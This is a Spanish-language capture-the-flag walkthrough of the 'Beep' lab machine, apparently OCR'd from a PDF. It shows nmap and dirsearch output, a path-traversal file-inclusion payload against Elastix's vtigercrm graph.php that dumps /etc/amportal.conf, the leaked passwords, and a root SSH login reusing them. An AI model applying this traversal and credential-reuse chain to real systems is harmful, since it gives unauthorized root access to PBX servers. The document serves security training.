

Maquina Beep

Hacemos un nmap y nos saca el siguiente resultado:



```
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 16:31 EST
Nmap scan report for 10.10.10.7
Host is up (0.11s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: USER APOP TOP UIDL STLS LOGIN-DELAY(0) AUTH-RESP-CODE PIPELINING EXPIRE(NEVER) RESP-CODES IMPLEMENTATION(Cyrus POP
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            876/udp   status
|_  100024  1            879/tcp   status
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: Completed STARTTLS ANNOTATEMORE OK ACL BINARY IMAP4 URLAUTHA0001 X-NETSCAPE LISTEXT LIST-SUBSCRIBED IDLE CONDSTORE
NSELECT LITERAL+ NAMESPACE SORT=MODSEQ SORT UIDPLUS MAILBOX-REFERRALS MULTIAPPEND RIGHTS=kxte RENAME CHILDREN QUOTA IMAP4rev1 ATOMIC
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2021-03-10T22:36:51+00:00; +1h01m43s from scanner time.
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
4445/tcp  open  upnotifyp?
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 1h01m42s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 398.16 seconds
```

Al observar que el puerto 80 está corriendo un apache, vamos a entrar en la web:




Vamos a descubrir si tiene más directorios la web:

Usando disearch hemos encontrado que tiene un /admin


```
[08:24:16] 403 -  291B  - /.htaccess.orig
[08:24:16] 403 -  293B  - /.htaccess.sample
[08:24:16] 403 -  291B  - /.htaccess.save
[08:24:16] 403 -  289B  - /.htaccessOLD
[08:24:16] 403 -  290B  - /.htaccessOLD2
[08:24:16] 403 -  289B  - /.htaccessBAK
[08:24:16] 403 -  292B  - /.htaccess_extra
[08:24:16] 403 -  291B  - /.htaccess_orig
[08:24:16] 403 -  289B  - /.htaccess_sc
[08:24:16] 403 -  281B  - /.htm
[08:24:16] 403 -  282B  - /.html
[08:24:16] 403 -  291B  - /.htpasswd_test
[08:24:16] 403 -  288B  - /.httr-oauth
[08:24:16] 403 -  287B  - /.htpasswds
[08:24:25] 302 -  298B  - /DocProject/Help/html  →  https://10.10.10.7/DocProject/Help/html
[08:24:31] 302 -  297B  - /account/login.shtml  →  https://10.10.10.7/account/login.shtml
[08:24:31] 302 -  298B  - /accounts/login.shtml  →  https://10.10.10.7/accounts/login.shtml
[08:24:32] 302 -  287B  - /adm.shtml  →  https://10.10.10.7/adm.shtml
[08:24:32] 302 -  286B  - /adminphp  →  https://10.10.10.7/adminphp
[08:24:32] 302 -  286B  - /adminjsp  →  https://10.10.10.7/adminjsp
[08:24:32] 302 -  287B  - /adminhtml  →  https://10.10.10.7/adminhtml
[08:24:32] 302 -  285B  - /adminjs  →  https://10.10.10.7/adminjs
[08:24:32] 302 -  287B  - /adminaspx  →  https://10.10.10.7/adminaspx
[08:24:33] 302 -  289B  - /admin.shtml  →  https://10.10.10.7/admin.shtml
[08:24:33] 403 -  292B  - /admin/.htaccess
[08:24:34] 302 -  323B  - /admin/portalcollect.php?f=http://xxx&t=js  →  https://10.10.10.7/admin/portalcollect.php?f=
[08:24:37] 302 -  286B  - /admin_js  →  https://10.10.10.7/admin_js
[08:24:40] 302 -  297B  - /administrator.shtml  →  https://10.10.10.7/administrator.shtml
[08:24:47] 302 -  288B  - /cache_html  →  https://10.10.10.7/cache_html
[08:24:47] 403 -  285B  - /cgi-bin/
[08:24:50] 302 -  296B  - /controlpanel.shtml  →  https://10.10.10.7/controlpanel.shtml
[08:24:50] 302 -  309B  - /core/fragments/moduleInfo.phtml  →  https://10.10.10.7/core/fragments/moduleInfo.phtml
[08:24:54] 403 -  283B  - /error/
[08:24:57] 302 -  312B  - /getfiles.php?f=http://xxx&t=js  →  https://10.10.10.7/getfiles.php?f=http://xxx&t=js
[08:24:58] 302 -  295B  - /host-manager/html  →  https://10.10.10.7/host-manager/html
[08:24:59] 302 -  289B  - /index.shtml  →  https://10.10.10.7/index.shtml
[08:25:03] 302 -  289B  - /login.shtml  →  https://10.10.10.7/login.shtml
[08:25:03] 302 -  295B  - /logon/logon.shtml  →  https://10.10.10.7/logon/logon.shtml
[08:25:04] 403 -  285B  - /mailman/
[08:25:04] 200 -  548B  - /mailman/listinfo
[08:25:04] 302 -  290B  - /manager/html  →  https://10.10.10.7/manager/html
[08:25:05] 302 -  291B  - /members.shtml  →  https://10.10.10.7/members.shtml
[08:25:06] 302 -  288B  - /myadminphp  →  https://10.10.10.7/myadminphp
[08:25:06] 302 -  289B  - /myadminaspx  →  https://10.10.10.7/myadminaspx
[08:25:06] 302 -  288B  - /myadminjsp  →  https://10.10.10.7/myadminjsp
[08:25:06] 302 -  289B  - /myadminhtml  →  https://10.10.10.7/myadminhtml
[08:25:06] 302 -  287B  - /myadminjs  →  https://10.10.10.7/myadminjs
[08:25:06] 302 -  292B  - /netadmin.shtml  →  https://10.10.10.7/netadmin.shtml
[08:25:07] 302 -  290B  - /opa-debug-js  →  https://10.10.10.7/opa-debug-js
[08:25:13] 302 -  289B  - /public_html  →  https://10.10.10.7/public_html
```


Al probarlo vemos que nos salta un formulario de usuario y password.



Se prueban credenciales por defecto pero no se obtiene resultado satisfactorio.


Al hacer una búsqueda en Google de los exploits que pueda tener Elastix el primer resultado es el de un local file inclusión:






/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

Vamos al navegador y pegamos el código al final de la dirección y obtenemos el siguiente resultado:





Con ctrl+u podemos ordenarlo para verlo “bonito”


```
# This file is part of FreePBX.
#
#    FreePBX is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 2 of the License, or
#    (at your option) any later version.
#
#    FreePBX is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

# AMPBIN: Location of the FreePBX command line scripts
# AMPSBIN: Location of (root) command line scripts
```

Ahí tenemos el usuario y el password de la web


10.10.10.7/admin

Usuario: admin


Password: jEhdIekWmdjE



ess this page.



Vamos a intentar un ataque por SSH usando las credenciales encontradas:



Vemos que nos da un error en la clave de cifrado por lo que haciendo una búsqueda por internet vemos que tenemos que poner antes del usuario el siguiente parámetro:

ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 usuario@IP

```
┌──(kali㉿kali)-[~/Herramientas/dirsearch]
└─$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 admin@10.10.10.7
admin@10.10.10.7's password:
```

Al poner la clave nos arroja permisos denegados:

```
┌──(kali㉿kali)-[~/Herramientas/dirsearch]
└─$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 admin@10.10.10.7
admin@10.10.10.7's password:
Permission denied, please try again.
admin@10.10.10.7's password:
Permission denied, please try again.
admin@10.10.10.7's password:
```

Vamos a probar si el usuario root con la misma contraseña a ver si tenemos suerte:

Y Bingo:

```
┌──(kali㉿kali)-[~/Herramientas/dirsearch]
└─$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
root@10.10.10.7's password:
Last login: Thu Mar 11 03:26:05 2021 from 10.10.14.14

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]#
```

Tenemos Shell por SSH

Comprobamos que permisos tenemos:

```
[root@beep ~]# whoami
root
[root@beep ~]#
```

Sacamos las flags correspondientes y máquina terminada